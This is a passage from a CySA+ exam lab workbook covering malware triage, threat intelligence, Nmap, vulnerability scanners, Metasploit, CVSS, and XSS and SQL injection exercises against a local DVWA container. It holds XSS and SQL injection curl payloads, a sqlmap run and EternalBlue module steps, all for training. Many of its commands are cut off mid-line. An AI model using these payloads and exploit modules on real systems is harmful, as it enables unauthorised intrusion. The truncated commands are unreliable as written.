
Lab 8 — What You Learned

- **By completing this lab you can:**
- How to query SPF, DKIM, and DMARC records with dig.
- How to read the Authentication-Results header to confirm forgery.
- How to trace the Received chain to the true sender IP.
- How to spot obfuscated / lookalike links in the email body.

Lab 9 — Malware Triage with Hashing and VirusTotal

- **Objective**
  - In this lab you will perform first-pass static malware triage: identify the file type, hash it, extract printable strings, write a YARA rule, and submit the hash to VirusTotal. These are exam-blueprint items under CySA+ 1.3 (File analysis — Hashing, Strings, VirusTotal, Sandboxing).
- **Environment: Killercoda + Web (VirusTotal)**

Lab 9 — Reference Diagram



Lab 9 — Hands-On Steps

Step 1: Install tools

```
$ apt update && apt install -y binutils yara curl file
```

Step 2: Create a benign "suspicious" sample

We will not download real malware.

```
$ mkdir -p /tmp/lab9 && cd /tmp/lab9
```

Step 3: Identify the file type

file reads the magic bytes — never trust the extension.

```
$ file sample.sh
```

Step 4: Hash the sample (chain-of-custody first step)

Always hash with SHA-256 for evidence; MD5/SHA-1 are still used by AV vendors but are cryptographically weak.

```
$ md5sum sample.sh
```

Step 5: Extract strings

Look for:

```
$ strings -n 6 sample.sh | head -20
```

Lab 9 — Hands-On Steps (cont'd)

Step 6: Write a YARA rule

YARA rules let you sweep an estate for any file matching the IOCs you just found.

```
$ cat > c2_beacon.yar <<'EOF'
```

Step 7: Lookup the hash on VirusTotal (free web)

In your browser open:

Step 8: Decide: clean, suspicious, or malicious

A simple triage matrix:

Lab 9 — What You Learned

- **By completing this lab you can:**
- Identify file type with file (not extension).
- Generate MD5/SHA-1/SHA-256 hashes for evidence.
- Pull useful IOCs out of a binary with strings.
- Write and run a YARA rule against a sample and a directory sweep.
- Use VirusTotal and free sandboxes to enrich a hash.

Lab 10 — Threat Intelligence and MITRE ATT&CK

- **Objective**
  - In this lab you will enrich a suspicious IP with whois, AbuseIPDB, and Shodan, then map an observed behaviour to a MITRE ATT&CK technique using the free Navigator. You will also script a tiny SOAR-style automation. This covers CySA+ 1.4 (Threat actors, TTP, Collection methods, Threat-intelligence sharing, Active…
- **Environment: Killercoda + Web (AbuseIPDB, ATT&CK Navigator)**

Lab 10 — Reference Diagram

Lab 10 — Hands-On Steps

Step 1: Install tools

```
$ apt update && apt install -y whois curl jq
```

Step 2: WHOIS lookup (Collection methods — Open source)

Things to look for in incident triage:

```
$ whois 8.8.8.8 | grep -Ei 'orgname|country|netrange|cidr'
```

Step 3: AbuseIPDB API enrichment

AbuseIPDB gives an abuse-confidence score 0–100 for any IP.

```
$ read -p "AbuseIPDB API key (or press Enter to skip): " ABUSE_KEY
```

Step 4: Build a small enrichment script (SOAR primitive)

This is a SOAR playbook in miniature: one IOC in, multiple sources queried, structured output ready to feed a ticket.

```
$ cat > /tmp/enrich.sh <<'EOF'
```

Step 5: Map a behaviour to MITRE ATT&CK

Open the MITRE ATT&CK Navigator in your browser: https://mitre-attack.github.io/attack-navigator/

Lab 10 — Hands-On Steps (cont'd)

Step 6: Recognise threat-actor categories (CySA+ 1.4 vocab)

| Category | Motivation | Example artefact | |---|---|---| | APT (nation-state) | Espionage, long-dwell | Custom tooling, supply-chain compromise | |…

Step 7: Threat-intelligence sharing formats

Real-world feeds use STIX/TAXII; the indicators travel between CERT, CSIRT, ISACs, and commercial paid feeds.

```
$ echo "203.0.113.99,malicious,c2,2026-05-13" >> /tmp/iocs.csv
```

Step 8: Active defense and honeypots

The defensive end of threat intelligence is deception.

```
$ apt install -y netcat-openbsd
```

Lab 10 — What You Learned

- **By completing this lab you can:**
- Enrich an IP with WHOIS, AbuseIPDB, and reverse DNS.
- Build a one-shot SOAR enrichment script.
- Map observed behaviour to MITRE ATT&CK techniques.
- Categorise threat actors and recognise the major sharing feeds and formats.

TOPIC 2 · 30% OF CS0-003

Vulnerability Management

Topic 2 Overview

- **CompTIA CySA+ CS0-003 exam weighting: 30%**
- Asset discovery & network mapping
- Vulnerability scanning (OpenVAS/ZAP/Nikto)
- Analysing scan results
- CVSS scoring & prioritisation
- Web application vulnerabilities (XSS/SQLi)
- Exploitation with Metasploit
- Patch management & hardening
- Attack surface reconnaissance
- **Hands-on Labs 11–19 (9 labs)**

Lab 11 — Asset Discovery with Nmap

- **Objective**
  - In this lab you will use Nmap as both an asset-discovery tool and a passive/active fingerprinter. Asset inventory is the first step of every vulnerability management program — you cannot patch what you do not know exists. This maps to CySA+ 2.1 (Asset discovery — Map scans, Device fingerprinting; Internal vs external…
- **Environment: Killercoda Ubuntu Playground**

Lab 11 — Reference Diagram

Credentialed	Non-Credentialed
Insider (authorized)	Outsider (not authorized)
Shows vulnerabilities of an attacker after elevating privileges	Shows what an attacker can see before elevating privileges

Lab 11 — Hands-On Steps

Step 1: Install Nmap

```
$ apt update && apt install -y nmap
```

Step 2: Host discovery (a "map scan")

A map scan answers "what is alive on this subnet?" without a port scan.

```
$ nmap -sn 127.0.0.0/29
```

Step 3: Internal vs external scanning

Run the same scan against:

Step 4: Active service / version detection (fingerprinting)

-sV probes each open port to identify the service banner.

```
$ nmap -sV -Pn -T4 scanme.nmap.org -p 22,80,443
```

Step 5: OS fingerprinting (active)

-O sends crafted probes and matches TCP/IP stack quirks against its OS database.

```
$ nmap -O -Pn scanme.nmap.org
```

Lab 11 — Hands-On Steps (cont'd)

Step 6: Passive fingerprinting (alternative)

Active scans are noisy and can trip IDS rules.

```
$ apt install -y p0f tcpdump
```

Step 7: Credentialed vs non-credentialed (concept)

Nmap is non-credentialed.

Step 8: Output formats for the inventory pipeline

-oA saves three formats simultaneously:

```
$ nmap -sV -Pn scanme.nmap.org -p 80,443 -oA /tmp/scan_inventory
```

Step 9: Schedule a recurring scan (Special considerations)

CySA+ 2.1 lists "Scheduling, Operations, Performance, Sensitivity, Segmentation, Regulatory" as scan considerations.

```
$ echo "0 2 * * * root nmap -sn 10.0.0.0/24 -oG /var/log/asset-inventory-\$(date
```


Lab 11 — What You Learned

- **By completing this lab you can:**
- Run a ping-sweep map scan and version/OS fingerprint with Nmap.
- The difference between active (Nmap) and passive (p0f) fingerprinting.
- Internal vs external scan scope.
- How to output Nmap data for pipeline consumption and schedule it.

Lab 12 — Vulnerability Scanning with OpenVAS (Greenbone CE)

- **Objective**
  - In this lab you will run a full credentialed vulnerability scan with OpenVAS / Greenbone Community Edition, the free alternative to Nessus and Qualys. This maps directly to CySA+ 2.2 (Vulnerability scanners — Nessus, OpenVAS) and 2.1 (Agent vs agentless, Credentialed vs non-credentialed, Industry frameworks).
- **Environment: Local VM — Greenbone Community Edition (VirtualBox/VMware)**

Lab 12 — Reference Diagram



Passive	Active
Listen to network traffic	Send specially-crafted packets to determine what's going on
Quieter, doesn't affect network traffic	Noisier, affects network traffic
Safer	Can be detrimental and cause systems to slow down or crash

Lab 12 — Hands-On Steps

Step 1: Download the free Greenbone CE virtual appliance

Browser: https://www.greenbone.net/en/community-edition/

Step 2: Boot, set admin password, sign in

Import the OVA into VirtualBox, give it 4 GB RAM and a bridged adapter.

Step 3: Add a target

In the Greenbone Security Assistant web UI:

Step 4: (Optional) Add credentials — credentialed scan

A credentialed scan can read patch level, kernel version, and config files — finding 5–10× the issues of a network-only scan.

Step 5: Create and run a scan task

Scan length depends on host count and scan config — a single VM completes in 10–30 min.

Lab 12 — Hands-On Steps (cont'd)

Step 6: Read the report

When the task says Done, click into the report:

Step 7: Agent vs agentless distinction (CySA+ 2.1)

| | Agentless (what you just did) | Agent-based | |---|---|---| | Install on target | No | Yes (Wazuh, OSSEC, vendor) | | Network coverage |…

Step 8: Special considerations checklist

Before scheduling production scans, satisfy CySA+ 2.1's six items:

Step 9: Industry frameworks crosswalk

Greenbone scan policies map to:

Lab 12 — What You Learned

- **By completing this lab you can:**
- Stand up Greenbone CE / OpenVAS as a free Nessus alternative.
- Create a target, add credentials, run a scan, and read the report.
- The agent-vs-agentless trade-offs.
- How scan configurations align to PCI, CIS, ISO, and OWASP frameworks.

Lab 13 — Web App Scanning with OWASP ZAP

- **Objective**
  - In this lab you will run OWASP ZAP against the deliberately vulnerable DVWA to surface XSS, SQLi, and CSRF findings. This is exam-blueprint CySA+ 2.2 (Web application scanners — ZAP, Burp, Arachni, Nikto).
- **Environment: Killercoda Ubuntu Playground**

Lab 13 — Hands-On Steps

Step 1: Install ZAP CLI and Docker

```
$ apt update && apt install -y zaproxy docker.io
```

Step 2: Start the DVWA vulnerable target

Browse to http://127.0.0.1:8080 once with credentials admin / password, then Setup → Create / Reset Database.

```
$ docker run -d --name dvwa -p 8080:80 vulnerables/web-dvwa
```

Step 3: Run a ZAP baseline scan (passive, fast)

A baseline scan only observes traffic — it will not break the app.

```
$ zap-baseline.py -t http://127.0.0.1:8080 -r /tmp/zap_baseline.html || true
```

Step 4: Run a full active scan

The full scan actively injects payloads and is what you would run in a staging environment.

```
$ zap-full-scan.py -t http://127.0.0.1:8080 -r /tmp/zap_full.html || true
```

Step 5: Map ZAP alerts to OWASP Top 10

Major ZAP alert classes:

Lab 13 — Hands-On Steps (cont'd)

Step 6: Authenticated scan (deep coverage)

ZAP can log in for you and crawl behind auth.

Step 7: Save evidence and tear down

Always hash report files; they become evidence for the remediation team and auditors.

```
$ sha256sum /tmp/zap_full.html
```

Lab 13 — What You Learned

- **By completing this lab you can:**
- Run a passive and an active OWASP ZAP scan against DVWA.
- Read ZAP HTML reports and map findings to OWASP Top 10.
- The difference between baseline (safe) and full (intrusive) scans.
- How authenticated scans surface deeper findings.

Lab 14 — Web Recon with Nikto and Burp Suite

- **Objective**
  - In this lab you will perform web-server reconnaissance with Nikto and intercept/replay requests with Burp Suite Community. Together they cover CySA+ 2.2 (Web application scanners — Burp Suite, Nikto) and reinforce 2.4 (Recommended controls).
- **Environment: Killercoda + Local (Burp Suite Community)**

Lab 14 — Hands-On Steps

Step 1: Install Nikto and start a target

```
$ apt update && apt install -y nikto docker.io
```

Step 2: Run a Nikto scan

Typical Nikto findings on DVWA:

```
$ nikto -h http://127.0.0.1:8080 -o /tmp/nikto.txt
```

Step 3: Tune Nikto with plugins and tuning options

-Tuning numbers from the man page:

```
$ nikto -h http://127.0.0.1:8080 -Tuning 4 -Plugins "headers"
```

Step 4: Install Burp Suite Community on your own laptop

Download: https://portswigger.net/burp/communitydownload

Step 5: Configure your browser to use Burp's proxy

Lab 14 — Hands-On Steps (cont'd)

Step 6: Intercept and modify a request (the killer Burp workflow)

This intercept/modify/replay loop is how analysts manually verify XSS, SQLi, IDOR, and CSRF findings flagged by automated scanners.

Step 7: Send to Intruder for fuzzing (Community is rate-limited but functional)

Differences in response length are the classic signal of a successful injection.

Step 8: Combine Nikto + Burp into a single workflow

| Phase | Tool | |---|---| | Quick automated baseline | Nikto | | Deep crawl + scanner | OWASP ZAP (Lab 13) | | Manual verification & exploit | Burp…

Step 9: Tear down

```
$ docker stop dvwa && docker rm dvwa
```

Lab 14 — What You Learned

- **By completing this lab you can:**
- Run a Nikto scan and read its prefixed OSVDB/CVE references.
- Install Burp Suite Community and route browser traffic through it.
- Intercept, modify, and replay HTTP requests with Repeater.
- Fuzz a parameter with Intruder and interpret length/status diff.

Lab 15 — Metasploit Framework Basics

- **Objective**
  - In this lab you will use the Metasploit Framework (MSF) as an analyst — not to break systems but to validate that a vulnerability scanner finding is actually exploitable, which is the heart of CySA+ 2.3 (Validation — true positive/negative, Exploitability/weaponization) and 2.2 (Multipurpose — MSF, Nmap, Recon-ng).
- **Environment: Killercoda Ubuntu Playground**

Lab 15 — Reference Diagram

Lab 15 — Hands-On Steps

Step 1: Install Metasploit Framework

msfdb init sets up the Postgres backend so search and host tracking work.

```
$ apt update && apt install -y metasploit-framework
```

Step 2: Launch the console

-q skips the banner.

```
$ msfconsole -q
```

Step 3: Search for an exploit

Imagine your OpenVAS report flagged EternalBlue (CVE-2017-0144) on a Windows host.

```
$ msf6 > search eternalblue
```

Step 4: Configure and stage (do not run — analyst view)

check is the safe analyst command: it probes the target and reports vulnerable / not vulnerable without firing the exploit.

```
$ msf6 > use exploit/windows/smb/ms17_010_eternalblue
```

Step 5: Use an auxiliary scanner instead of an exploit

Many MSF modules are non-destructive scanners:

```
$ msf6 > use auxiliary/scanner/smb/smb_ms17_010
```

Lab 15 — Hands-On Steps (cont'd)

Step 6: Browse useful module families

| Family | Purpose | |---|---| | exploit/ | Active code-execution modules | | auxiliary/scanner/ | Vulnerability / version checks | | auxiliary/dos/…

```
$ msf6 > search type:auxiliary scanner
```

Step 7: Workspaces and reporting

db_nmap runs Nmap and stores results in the Postgres DB.

```
$ msf6 > workspace -a customer_x
```

Step 8: Map MSF activity to CySA+ exploitability/weaponization

| Stage | MSF feature | CySA+ 2.3 vocab | |---|---|---| | Will it run?

Step 9: Exit cleanly

```
$ msf6 > exit
```

Lab 15 — What You Learned

- **By completing this lab you can:**
- Install Metasploit and search for an exploit by name or CVE.
- Configure a module, set RHOST/LHOST/PAYLOAD, and run a non-destructive check.
- Use auxiliary scanners to validate scanner findings at scale.
- Persist findings via the MSF database and export them.

Lab 16 — CVSS Scoring and Prioritization

- **Objective**
  - In this lab you will score three vulnerabilities with the FIRST CVSS v3.1 calculator, apply environmental context, and produce a prioritised remediation list. This is exam-blueprint CySA+ 2.3 (CVSS interpretation, Context awareness, Asset value, Zero-day).
- **Environment: Web — FIRST CVSS v3.1 Calculator**

Lab 16 — Hands-On Steps

Step 1: Open the CVSS v3.1 calculator

Browser: https://www.first.org/cvss/calculator/3.1

Step 2: Memorise the eight Base metrics

| Metric | Options | What it means | |---|---|---| | AV Attack Vector | N / A / L / P | Network / Adjacent / Local / Physical | | AC Attack…

Step 3: Score Vuln #1 — Unauthenticated RCE on a public web server

Settings: AV:N / AC:L / PR:N / UI:N / S:U / C:H / I:H / A:H

```
$ CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

Step 4: Score Vuln #2 — Local privilege escalation on a workstation

Settings: AV:L / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H

Step 5: Score Vuln #3 — Reflected XSS that requires a click

Settings: AV:N / AC:L / PR:N / UI:R / S:C / C:L / I:L / A:N

Lab 16 — Hands-On Steps (cont'd)

Step 6: Apply Environmental metrics (context awareness)

CySA+ 2.3 calls out internal / external / isolated and asset value.

Step 7: Build the prioritised list

Save as /tmp/prio.csv (open a shell on Killercoda or your laptop):

Step 8: Handle zero-days and exploitability

Zero-day = no patch exists yet.

Step 9: Validation (CySA+ 2.3 — true/false positive/negative)

A scanner finding may be:


Lab 16 — What You Learned

- **By completing this lab you can:**
- Score a Base CVSS vector for three realistic vulnerabilities.
- Apply environmental context to demote or promote a score.
- Cross-reference exploit databases for weaponisation status.
- Produce a defensible, business-aware remediation priority list.

Lab 17 — Exploiting and Mitigating XSS and SQL Injection

- **Objective**
  - In this lab you will exploit a reflected XSS, a stored XSS, and a SQL injection on DVWA — then implement the standard mitigations (input validation, output encoding, parameterised queries, prepared statements). This maps to CySA+ 2.4 (Cross-site scripting, Injection flaws) and the Secure coding best practices sub-list.
- **Environment: Killercoda Ubuntu Playground**

Lab 17 — Reference Diagram



Lab 17 — Hands-On Steps

Step 1: Start DVWA

Browse to http://127.0.0.1:8080, login admin / password, set DVWA Security = low, Setup → Create / Reset Database.

```
$ apt update && apt install -y docker.io sqlmap curl
```

Step 2: Reflected XSS (CySA+ "XSS — Reflected")

The DVWA endpoint vulnerabilities/xss_r/?name= echoes input straight into HTML.

```
$ curl -s -b "$COOKIE" "http://127.0.0.1:8080/vulnerabilities/xss_r/?name=<scrip
```

Step 3: Stored XSS (CySA+ "XSS — Persistent")

vulnerabilities/xss_s/ posts a guestbook message that is stored in MySQL and rendered to every visitor.

```
$ curl -s -b "$COOKIE" -d "txtName=mal&mtxMessage=<script>alert('stored')</scrip
```

Step 4: SQL Injection — manual

vulnerabilities/sqli/?id= builds a SQL query by concatenation.

```
$ curl -s -b "$COOKIE" "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1%27%20OR
```

Step 5: SQL Injection — automated with sqlmap

sqlmap will:

```
$ sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" \
```

Lab 17 — Hands-On Steps (cont'd)

Step 6: Mitigation: parameterised queries

The only correct fix for SQLi is parameterised queries / prepared statements.

```
$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id =
```

Step 7: Map the lab to CySA+ 2.4 secure-coding bullets

| Step | Secure coding bullet | |---|---| | 2, 3 | Output encoding | | 3 | Session management (HttpOnly, SameSite cookies stop XSS-driven session…

Step 8: Tear down

```
$ docker stop dvwa && docker rm dvwa
```

Lab 17 — What You Learned

- **By completing this lab you can:**
- Trigger and recognise reflected XSS, stored XSS, and SQL injection.
- Use curl and sqlmap to validate scanner findings end-to-end.
- The correct primary mitigation for each class (encoding, validation, parameterisation).
- The link between the OWASP/DVWA exercises and CySA+ 2.4 secure-coding bullets.

Lab 18 — Patch Management and Hardening

- **Objective**
  - In this lab you will configure automated patching, list every unpatched CVE on the host, validate a patch with a smoke-test rollback path, and re-score with lynis. This maps to CySA+ 2.5 (Patching and configuration management — Testing / Implementation / Rollback / Validation, Maintenance windows, Attack surface…
- **Environment: Killercoda Ubuntu Playground**

Lab 18 — Hands-On Steps

Step 1: Install patching tools

```
$ apt update && apt install -y unattended-upgrades debsecan lynis needrestart
```

Step 2: List every unpatched CVE on the host

debsecan reads Debian / Ubuntu security tracker data and prints unfixed CVEs by package.

```
$ debsecan --suite=$(lsb_release -cs) --format=summary | head -30
```

Step 3: Enable unattended security upgrades

If 20auto-upgrades does not exist, create it:

```
$ dpkg-reconfigure -plow unattended-upgrades 2>/dev/null || true
```

Step 4: Test before patching (CySA+ "Testing")

Patches break things.

```
$ sha256sum /etc/ssh/sshd_config > /tmp/preupdate.hash
```

Step 5: Apply the patch (CySA+ "Implementation")

Inside a real maintenance window you would post-notify stakeholders, then move on.

```
$ DEBIAN_FRONTEND=noninteractive apt -y upgrade
```

Lab 18 — Hands-On Steps (cont'd)

Step 6: Validate the patch (CySA+ "Validation")

If a critical service is broken, you trigger the rollback plan.

```
$ debsecan --suite=$(lsb_release -cs) --only-fixed | wc -l   # should drop
```

Step 7: Rollback plan (CySA+ "Rollback")

A real rollback strategy:

Step 8: Attack surface reduction (CySA+ 2.5)

A patch closes a single vuln.

```
$ apt list --installed 2>/dev/null | wc -l
```

Step 9: Re-score with lynis (CySA+ "Compensating control")

Compare against the score from Lab 2.

```
$ lynis audit system --quick --quiet | tail -20
```

Step 10: Maintenance window playbook

A template you can drop into Lab 25:

Lab 18 — What You Learned

- **By completing this lab you can:**
- List unpatched CVEs with debsecan and prioritise.
- Enable Ubuntu unattended security upgrades.
- Run the Test → Implement → Validate → Rollback sequence.
- Reduce attack surface by removing unused packages and services.
- Use lynis to demonstrate a measurable hardening improvement.

Lab 19 — Attack Surface Reconnaissance

- **Objective**
  - In this lab you will enumerate the external attack surface of a target organisation using theHarvester and recon-ng, plus free web services like crt.sh, DNSDumpster, and Shodan. This maps to CySA+ 2.5 (Attack surface management — Edge discovery, Passive discovery, Penetration testing, Bug bounty) and 2.2 (Multipurpose…
- **Environment: Killercoda Ubuntu Playground**

Lab 19 — Hands-On Steps

Step 1: Install tools

```
$ apt update && apt install -y theharvester recon-ng curl whois dnsutils jq
```

Step 2: Passive discovery with theHarvester

-b selects sources.

```
$ theHarvester -d example.com -b duckduckgo,crtsh,bing -l 100
```

Step 3: Certificate-transparency search (edge discovery)

Certificate Transparency logs are the single best free subdomain discovery source — every TLS cert ever issued is public.

```
$ curl -s 'https://crt.sh/?q=%25.example.com&output=json' | jq -r '.[].name_valu
```

Step 4: Recon-ng modular framework

Inside the recon-ng shell:

```
$ recon-ng
```

Step 5: DNS enumeration

The second command attempts a zone transfer.

```
$ for sub in www mail vpn admin api dev staging test mx ftp; do
```

Lab 19 — Hands-On Steps (cont'd)

Step 6: Shodan-style passive port discovery (browser)

Free tier (sign up required):

Step 7: Inventory the findings

This is the deliverable a SOC analyst hands to the vulnerability-management team.

```
$ mkdir -p /tmp/lab19
```

Step 8: Map the lab to CySA+ 2.5 bullet points

| Lab step | CySA+ 2.5 vocab | |---|---| | theHarvester / crt.sh / DNS | Edge discovery, Passive discovery | | Recon-ng hackertarget | Passive…

Lab 19 — What You Learned

- **By completing this lab you can:**
- Use theHarvester and crt.sh for passive subdomain discovery.
- Drive Recon-ng's workspace/module model and export reports.
- Combine DNS, certificate transparency, and Shodan-style services into a single external inventory.
- Map enumeration techniques to CySA+ attack-surface-management vocabulary.

TOPIC 3 · 20% OF CS0-003

Incident Response and Management

Topic 3 Overview

- **CompTIA CySA+ CS0-003 exam weighting: 20%**
- Attack frameworks (Kill Chain, ATT&CK, Diamond)
- Evidence acquisition & chain of custody
- Memory & host forensics
- Log analysis for IR
- Containment & isolation
- IR playbooks & tabletop exercises
- **Hands-on Labs 20–25 (6 labs)**

Lab 20 — Cyber Kill Chain and ATT&CK Mapping

- **Objective**
  - In this lab you will walk a single intrusion scenario through Lockheed Martin's Cyber Kill Chain, then map the same scenario to the MITRE ATT&CK Navigator and the Diamond Model. This maps to CySA+ 3.1 (Cyber kill chains, Diamond Model of Intrusion Analysis, MITRE ATT&CK, OSSTMM, OWASP Testing Guide).
- **Environment: Web — MITRE ATT&CK Navigator**

Lab 20 — Reference Diagram

Axiom	What it means for defenders
For every intrusion event there exists an adversary taking a step towards an intended goal by using a capability over infrastructure against a victim to produce a result.	Every malicious event contains four necessary elements: an adversary, a victim, a capability, and infrastructure. Using this fundamental nature we can create analytic and detective strategies for finding, following, and mitigating malicious activity.
There exists a set of adversaries (insiders, outsiders, individuals, groups, and organizations) which seek to compromise computer systems or networks to further their intent and satisfy their needs.	There are bad actors working to compromise computers and networks – and they do it for a reason. Understanding the intent of an adversary helps developing analytic and detective strategies which can create more effective mitigation. For example, if we know that an adversary is driven by financial data, maybe we should focus our efforts on assets that control and hold financial data instead of other places.
Every system, and by extension every victim asset, has vulnerabilities and exposures.	Vulnerabilities and exposures exist in every computer and every network. We must assume assets can (and will) be breached – other express this notion as "assume breach."
Every malicious activity contains two or more phases which must be successfully executed in succession to achieve the desired result.	Malicious activity takes place in multiple steps (at least two), and each step must be successful for the next to be successful. One popular implementation of this axiom is the Kill Chain. But the Kill Chain was not the first to express this notion – another popular phase-based expression is from the classic, Hacking Exposed.
